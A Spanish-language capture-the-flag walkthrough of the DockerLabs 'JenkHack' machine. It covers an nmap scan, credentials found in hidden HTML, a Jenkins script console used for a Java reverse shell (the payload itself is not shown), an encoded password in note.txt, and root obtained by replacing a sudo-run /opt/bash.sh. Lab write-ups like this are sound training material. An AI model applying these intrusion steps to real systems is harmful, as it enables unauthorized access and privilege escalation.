



JenkHack

Autor: d1se0

Dificultad: Fácil

Fecha de creación:
05/09/2024

Vamos a desplegar la maquina vulnerable.

```
> sudo bash auto_deploy.sh jenkhack.tar
[sudo] contraseña para caan31:
```



DOCKERLABS

Se han detectado máquinas de DockerLabs previas, debemos limpiarlas
 Se han detectado máquinas de DockerLabs previas, debemos limpiarlas

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla



Vamos a hacer el escaneo profundo de la maquina vulnerable y vemos que cuenta con un servidor web.

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
PORT      STATE SERVICE          REASON
80/tcp    open  http             syn-ack ttl 64
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Hacker Nexus - jenkhack.hk

443/tcp   open  https            syn-ack ttl 64
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stat
|_ Issuer: organizationName=Internet Widgits Pty Ltd/stateOrProvince

8080/tcp  open  http-proxy       syn-ack ttl 64
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Exploramos los servidores web con los que cuenta y vemos que tiene un login.



Welcome to Jenkins!

Username

Contraseña

☐ Keep me signed in

Sign in

Explorando un poco el código encontramos un posible usuario y contraseña del login.


```
<div class="service-grid">
  <div class="service-item">
    
    <h3>Advanced <span class="highlight">Admin Tools</span></h3>
    <p>Manage your systems efficiently with our comprehensive tools.</p>
    <p><em>Explore how <span class="hidden">jenkins-admin</span> can optimize your workflows.</em></p>
  </div>
  <div class="service-item">
    
    <h3>Database Management</h3>
    <p>Secure and manage your databases with cutting-edge solutions.</p>
    <p><em>Learn more about <span class="hidden">cassandra</span> for advanced data management.</em></p>
  </div>
  <div class="service-item">
    
    <h3>Exclusive <span class="highlight">Hacking Tools</span></h3>
    <p>Access a suite of tools designed for professionals and enthusiasts alike.</p>
    <p><em>Visit <span class="hidden">jenkhack.hl</span> for unique insights and tools.</em></p>
  </div>
</div>
```

Nos registramos y vemos que tenemos un panel de control.


Explorando un poco vemos que contamos con una consola que ejecuta código.




Nos ponemos en escucha para hacer una reverse Shell



Probando un poco vemos que con java, nos permite conectarnos.



Comprobamos que estamos dentro.



Ahora vemos que cuenta con un usuario mas que es jenkhack

```
jenkins@7f3f164480c9:~$ ls -la /home/  
total 12  
drwxr-xr-x 1 root    root    4096 Sep  1  2024 .  
drwxr-xr-x 1 root    root    4096 Sep 29 20:47 ..  
drwxr-xr-x 3 jenkhack jenkhack 4096 Sep  1  2024 jenkhack  
jenkins@7f3f164480c9:~$
```


Ya que no tenemos permisos para ejecutar sudo -l ni encontramos ningún binario que podamos ejecutar, vamos a buscar algún fichero con el nombre del usuario con el que cuenta el servidor.

```
jenkins@7f3f164480c9:~$ find / -name "jenkhack" 2>/dev/null  
/home/jenkhack  
/var/www/jenkhack
```

Vemos que tenemos un txt y tenemos un cifrado.

```
jenkins@7f3f164480c9:~$ cd /var/www/jenkhack  
jenkins@7f3f164480c9:/var/www/jenkhack$ ls  
note.txt  
jenkins@7f3f164480c9:/var/www/jenkhack$ cat note.txt  
jenkhack:C1V9uB18!'Ci*'uDfP
```

Utilizaremos la herramienta <https://gchq.github.io/CyberChef/>



Ahora nos logeamos y vemos que podemos ejecutar como sudo un bash.

```
jenkins@7f3f164480c9:/var/www/jenkhack$ su jenkhack  
Password:  
jenkhack@7f3f164480c9:/var/www/jenkhack$ cd  
jenkhack@7f3f164480c9:~$ ls  
user.txt  
jenkhack@7f3f164480c9:~$ sudo -l  
Matching Defaults entries for jenkhack on 7f3f164480c9:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,  
use_pty  
  
User jenkhack may run the following commands on 7f3f164480c9:  
(ALL : ALL) NOPASSWD: /usr/local/bin/bash
```

Vemos que este bash lo que corre es un bash.sh que se encuentra en /opt, así que vamos a ver los permisos que tenemos y así poder eliminarlo o escribir sobre el.

```
Running command ... /opt/bash.sh
```

Eliminamos el script

```
jenkhack@7f3f164480c9:/opt$ rm -r bash.sh
rm: remove write-protected regular file 'bash.sh'? yes
jenkhack@7f3f164480c9:/opt$ ls
jenkhack@7f3f164480c9:/opt$
```

Creamos uno nuevo para poder ejecutar y nos lance una bash.

```
GNU nano 7.2                                bash.sh *
/bin/bash
```

Le damos permisos de ejecución y ahora lo ejecutamos como sudo y vemos que somos root.

```
jenkhack@7f3f164480c9:/opt$ chmod +x bash.sh
jenkhack@7f3f164480c9:/opt$ sudo /usr/local/bin/bash
Welcome to the bash application!
Running command ...
root@7f3f164480c9:/opt# whoami
root
```